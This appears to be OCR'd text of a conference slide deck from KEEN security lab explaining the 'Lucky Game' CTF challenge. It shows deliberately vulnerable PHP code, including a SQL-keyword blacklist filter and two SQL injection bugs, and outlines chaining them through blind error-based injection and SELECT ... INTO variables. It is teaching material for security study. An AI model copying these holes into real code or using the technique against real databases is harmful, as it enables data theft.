Lucky Game
Tcloud aka. webin

KEEN security lab


l4w.io

Lucky Game

- Old-style PHP & MySQL challenge
- Inspired by a story from a friend.
- waf filters `column` and `table` name.
- put some tricks and bugs together to make it fun...

Lucky Game


blacklist filter



```php
function filter($s){
    global $tbls_name,$cols_name;
    $blacklist = "sleep|benchmark|order|limit|exp|extract|xml|floor|rand|count|".$tbls_name.'|'.
        $cols_name; # Ninjas need nothing
    if(preg_match("/{$blacklist}/is",$s,$a)) die($blacklist."\n".$a[0]."\n".$s."\n"."<aside>
        Oops!</aside>");
    return $s;
}
```

Lucky Game


escape string (but $_REQUEST is not affected)



```php
foreach($_POST as $k => $v){
    if(!empty($v) && is_string($v))
        $_POST[$k] = trim(mysqli_escape_string($link,$v));
    else
        unset($_POST[$k]);
}

foreach($_GET as $k => $v){
    if(!empty($v) && is_string($v))
        $_GET[$k] = trim(mysqli_escape_string($link,$v));
    else
        unset($_GET[$k]);
}

```

Lucky Game


Bug 1: sql injection by $_SESSION[‘user’]



```php
function my_point(){
    global $link;
    $q = sprintf("SELECT * FROM users WHERE username = '%s'",
        filter($_SESSION['user']));
    if(!$query = mysqli_query($link,$q,MYSQLI_USE_RESULT)) return FALSE;
    $result = mysqli_fetch_array($query);
    mysqli_free_result($query);
    return (int)($result['points']);
}
```

there is a blacklist filter, 24 characters limited as well.

Lucky Game




```
CREATE TABLE users(id int NOT NULL,username varchar(24),password varchar(32),points int,UNIQUE KEY(username));
INSERT INTO users VALUES(1,"admin",md5(password_of_admin),10);
CREATE TABLE logs(id int NOT NULL,log varchar(64));
```

we can not even use `union select` to select something interested

Lucky Game

Bug 2: SQL injection via `insert into logs`



```php
if(!empty($_REQUEST['bet']) && (int)$_REQUEST['bet'] > 0 && !empty($_REQUEST['guess']) && (int)$_REQUEST['guess'] > 0){
    echo "<aside>";
    if($_REQUEST['bet'] > $points) die("What?! you're cheater!");
    $number = rand()%8;
    echo "It is...<h1 style='color:#fff'>".$number."</h2><br />";
    if( $number == $_REQUEST['guess'] ){
        echo "You won!";
        if(!update_point($_REQUEST['bet']))
            return;
    } else {
        echo "You lost :(";
        if(!update_point(-$_REQUEST['bet']))
            return;
    }
    echo "</aside>";
}
```

Lucky Game

Combine bug 1 & 2 together.

we got 2 queries.


1st: `select ...` within 24 characters.

2nd: there is no use from `logs` later.
 use `blind error-based technique`.


if `update_point` returns false
 `main` function will return;
 and there is nothing output follow up.

Lucky Game

=> store results retrieved from select query into variables then query it on `user_log`



- Results from queries can be retrieved into local variables using SELECT ... INTO *var_list* or by opening a cursor and using FETCH ... INTO *var_list*. See Section 13.2.9.1, “SELECT ... INTO Syntax”, and Section 13.6.6, “Cursors”.



